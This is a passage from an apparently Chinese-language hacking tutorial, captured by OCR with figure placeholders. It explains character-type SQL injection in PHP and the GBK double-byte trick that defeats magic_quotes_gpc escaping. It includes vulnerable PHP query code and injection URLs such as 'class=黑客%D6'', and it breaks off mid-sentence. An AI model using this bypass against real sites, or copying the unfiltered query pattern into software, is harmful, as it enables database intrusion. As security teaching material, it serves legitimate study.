


图12

脚本




图13




图14

B、字符型注射漏洞

字符型注射漏洞在PHP中有很大的局限性，原因前面已经说过了，PHP配置文件php.ini中的magic_quotes_gpc选项默认是打开的，而这个选项的作用就是把“'”、“"”、“\”和null等特殊字符去掉其原本的特性，并转化成正常的字符，这就使得我们在PHP环境下进行字符型注射的时候产生了相当大的困难。

我们来看一段存在字符型注射漏洞的代码：

```
……省略……
$query="SELECT * FROM nohack where id = '"$_GET["keyword"]"'";
$result=MYSQL_query($query);
…….省略……
```

从以上代码可以看出，变量keyword并没有做任何过滤就进入数据库查询，这就产生了注射漏洞。但由于变量在进入数据库查询时两端都加上了单引号“'”，所以这个注射漏洞属于字符型注射漏洞。

因为magic_quotes_gpc的原因，上面的注射点可以说只是个鸡肋。但是在今年8月份的时候，80sec安全组织公布了PHP一个被人遗忘的缺陷，就是PHP在对双字节编码时存在问题，导致我们可以绕过magic_quotes_gpc和一系列的转义函数。

可能有的朋友已经知道了PHP存在这么一个漏洞，但对其认识还比较模糊，所以接下来我将会为各位读者详细的讲解一下PHP双字节编码漏洞的原理。

比如我们提交的正常URL是“http://www.nohack.cn/class=黑客”，这时把这个URL修改成“http://www.nohack.cn/class=黑客'”（最后多了个单引号）进行提交，是不会返回错误信息的，因为单引号“'”已经被转义成正常的字符，失去了其原有的特性，所以我们的攻击没有效果。但是如果我们利用双字节编码来进行攻击的话，效果就不一样了！

小知识

现在来了解一下双字节编码漏洞的原理。我们都知道一个汉字是由两个字节组成，比如GBK编码里的“中”字，编

码后的字符串为“%D6%D0”，如果我们提交“%D6”是显示不出“中”字的，因为它变成了单字节的编码。但如果我们提交“%D6'”的话，PHP就会帮我们把这个字符串转义为“%D6\'”，其URL编码即为“%D6%5c%27”。由于“%D6”是双字节的成员，所以在加上“%5c”后就会变成一个中文字符，也就是说，转义符“\”被融合到了双字节编码中，单引号“%27”没有被正确的转义，这样magic_quotes_gpc验证就被我们绕过了。

也许理解起来很难，多慢慢地看几遍吧，下面我们用实例来分析一下。请把以下代码保存为hack4.php文件并存放在网站的根目录下：

```
<?php
$a=$_GET[a];
$b=iconv("GBK","BIG5",$a);
$c=mb_convert_encoding($a, "UTF-8", "GBK");
echo $b
?>
```

这段代码的作用是把GBK编码转换成UTF-8编码，我们用浏览器提交URL：“**http://127.0.0.1/2.php?a=nohack'**”，返回的结果如图15所示。




图15

从图15中可以看出，我们提交的单引号“'”已经被“\”转义成普通的字符了，现在试试利用双字节编码漏洞来绕过它的认证。提交“**http://127.0.0.1/2.php?a=nohack%D6'**”，返回的结果如图16所示。




图16

呵呵，从图16中可以看到，我们已经成功的绕过了magic_quotes_gpc认证。

现在明白原理后，就来对刚才的注射点提交这样的参数：“**http://www.nohack.cn/class=黑客%D6'**”。由于转义符“\”被融合到了双字节编码中，所以单引号保留了原本特有的性质，使得注射攻击能被成功利用！由于“黑客%D6%5c”在数据库中是不存在的（即为假），所以我们必须使用or来进行注射。如图17、图18、图19所示，是典型的双字节编码漏洞注射刺探。




图17

C、特殊型注射漏洞

这个类型的注射漏洞听起来可能有点奇怪，怎么个特殊呢？其特殊就在于我们可以利用

